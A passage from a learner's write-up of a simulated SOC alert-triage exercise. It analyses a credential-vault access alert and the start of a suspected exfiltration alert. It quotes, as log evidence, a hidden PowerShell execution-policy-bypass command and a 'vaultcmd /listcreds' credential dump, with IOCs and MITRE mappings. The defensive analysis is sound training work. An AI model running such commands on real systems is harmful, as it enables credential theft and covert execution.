Repossessed Writeup
Analyzing and blocking five evolving malware stages across the Pyramid of Pain. From hashes to rules and behaviour blocking.
Important Notes:



That was my first CTF and first simulated medium difficulty SOC Alert Triaging. Even if the success rate indicates the understanding of True Positives and False Positives, the understanding of the kill chain was lacking. Another version of this writeup with a deeper investigation might be released.
Objective
- Identify what caused the unusual activity observed on a workstation.
- Determine whether the activity indicates the workstation was communicating with an external party.
- Determine how the actor may have gained access to additional systems on the network.
- Assess whether any data was accessed or removed from the network.
We are tasked with 9 alerts (3 critical and 6 high severity) and receive 4 high severity alerts first, then a critical one. For this exercise, I want to choose the highest severity first and then the oldest alert. That will be the order of the whole exercise and the triage method I choose.
First Alert - 6355 (Anomalous Credential Vault Access)


Alert & Event Metadata
- Host:
THM-MSMITH.tryhatmestudios.thm- Timestamp:
10/23/2026 11:31:04.782- Data Source:
WinEventLog:Microsoft-Windows-Sysmon/Operational- Event ID:
1(Process Create)- Record ID:
46167- Target User:
TRYHATME\m.smith- User SID:
S-1-5-18- Logon ID:
0x9C30E0- Logon GUID:
{3af46175-c39c-6a8f-e030-9c0000000000}- Terminal Session ID:
4Parent Process (Execution Source)
- Parent Image:
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe- Parent Process ID:
9356- Parent Process GUID:
{3af46175-390a-6a90-991d-000000001200}- Parent User:
TRYHATME\m.smith- Parent CommandLine:
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" NoP -W Hidden -ExecutionPolicy Bypass -File "C:\Users\C0CD~1.SMI\AppData\Local\Temp\svchost_update.ps1"- Referenced Script Path:
C:\Users\MC0CD~1.SMI\AppData\Local\Temp\svchost_update.ps1Child Process (Target Execution)
- Image Path:
C:\Windows\System32\VaultCmd.exe- Original File Name:
VAULTCMD.EXE- Process ID:
10872- Process GUID:
{3af46175-390c-6a90-9d1d-000000001200}- CommandLine:
"C:\Windows\Sysnative\vaultcmd.exe" "/listcreds:Windows Credentials"- Current Directory:
C:\Windows\system32\- Integrity Level:
Medium- Product:
Microsoft® Windows® Operating System- File Version:
10.0.22621.1 (WinBuild.160101.0800)Process Hashes (VaultCmd.exe)
- MD5:
4D2AD9A08F33212EDE3A128E23F00759- SHA256:
D76274F883C86EF2B9090E43935D9ADC6B81B35A2A6FA39E37890F80FDFA9B76- IMPHASH:
423E299DF33B8039596FF81AE53C9CA4Detection Context
- Description: Process queried the local Windows Credential Store (
Windows Credentials). Stored credentials are routinely targeted after initial code execution to enable lateral movement across domain systems without further exploit execution.
Overview Investigation
The investigation should be done by the playbook, but since no playbook was done in this scenario for us to follow, we are going to focus on the obvious signs to decide if it is a True Positive or False Positive.
So, first, the description is enumeration / reading credentials held in Windows. Let’s have a look at the processes:
VAULTCMD.EXE is a legit file that we can also search the hash into VirusTotal or internal tools for more informations to confirm the legitimate executable file. 
After that, we are going to see what exactly triggered the alert, while looking at the Parent CommandLine we can see that Powershell have a couple of sketchy flags, I will do a table to explain each flag.
| Flag | Description |
|---|---|
| -NoP | Don’t load user profile settings. Every time PowerShell starts normally, it loads custom settings, shortcuts, and plugins configured for that specific user. |
| -W Hidden | Do not show a window on the screen. |
| -ExecutionPolicy Bypass | Ignore all Windows security locks on running scripts. By default, Windows blocks untrusted or downloaded scripts (.ps1) to protect your computer. This flag disables that safety check for this specific session, allowing the script to run regardless of system restrictions. |
| -File “C:\Users\MC0CD~1.SMI\AppData\Local\Temp\svchost_update.ps1” | The exact file and path that PowerShell is instructed to open and execute. Attackers love using this location because standard users have full permission to write and run files here. |
Every flag is a huge problem, why any normal user would want to hide the powershell window for example? It is a suspicious behaviour that has nothing to do with internal services. Just for that, the whole alert is True Positive and should be escalated further for more a deeper investigation. But also, executing files from the Temp folder is also a huge red flag due to the fact that there never should be a svchost_update.ps1 file.
svchost is a legitimate Windows process that is used to run background services stored as DLL files. But the attacker is adding the _update.ps1 at the end to mimic an Update executable file, but in reality that doesn’t exist. svchost is updating based on windows, not from an external file.
The extension is also different, from .exe to .ps1. An .ps1 file is a plain text script file containing a sequence of commands written for PowerShell, which could be highly malicious
Also, the path is completely wrong
svchost legitimate path | svchost_update.ps1 path |
|---|---|
| C:\Windows\System32\svchost.exe | C:\Users\MC0CD~1.SMI\AppData\Local\Temp\svchost_update.ps1 |
In this case we can assume that the attacker is trying to do an internal reconnaissance or enumeration.
Verdict - 6355 (Anomalous Credential Vault Access)
Description: The malicious file svchost_update.ps1 from Temp folder tried to steal credentials to obtain ways to do lateral movement.
Timestamp: 10/23/2026 11:31:04.782
User: TRYHATME\m.smith
Asset: THM-MSMITH.tryhatmestudios.thm
List of IOCs:
- C:\Users\MC0CD~1.SMI\AppData\Local\Temp\svchost_update.ps1
- C:\Windows\Sysnative\vaultcmd.exe /listcreds:Windows Credentials
The following methods were identified:
Masquerading (svchost.exe)
- Technique: T1036
- Sub-Technique:T1036.005 (Match Legitimate Name or Location)
Execution via Command and Scripting Interpreter
- Technique: T1059 (Command and Scripting Interpreter)
- Sub-Technique: T1059.001 (PowerShell)
Second Alert - 6360 (Suspicious External Connection Following Archive Creation)


Alert & Event Metadata
- Host:
THM-SREYES.tryhatmestudios.thm- Timestamp:
10/23/2026 11:46:30.782- Data Source:
WinEventLog:Microsoft-Windows-Sysmon/Operational- Event ID:
3(Network connection detected)- Record ID:
43456- Target User:
NT AUTHORITY\SYSTEM- User SID:
S-1-5-18- Sid Type:
0Process Details (Initiating Process)
- Image Path:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe- Process ID:
14264- Process GUID:
{3af46175-3bfc-6a90-a41c-000000001100}Network Connection Details
- Protocol:
tcp- Initiated:
true- Source IP:
10[.]60[.]10[.]20- Source Port:
52624- Destination IP:
45[.]147[.]230[.]131- Destination Port:
8067Detection Context
- Description: This detection fires when a host transmits data to an external destination around the time an archive file is created locally. Connections to the same destination are grouped, so an alert may represent several connections rather than one, and the analyst is expected to establish how many occurred and over what interval. Archive creation followed by an outbound transfer matches the pattern used to move collected data out of an environment, but it also matches routine backup, telemetry, and vendor integration traffic. The analyst must establish what the archive contained, which process opened the connection, and whether the destination is a known and approved service before reaching a verdict.
Overview Investigation
First, the description of the alert states: “The analyst must establish what the archive contained, which process opened the connection, and whether the destination is a known and approved service before reaching a verdict.”
Which means Playbook is available and must be used during the investigation to correctly decide the verdict for this alert.
The playbook given by the simulation

Review Connections - Playbook first step
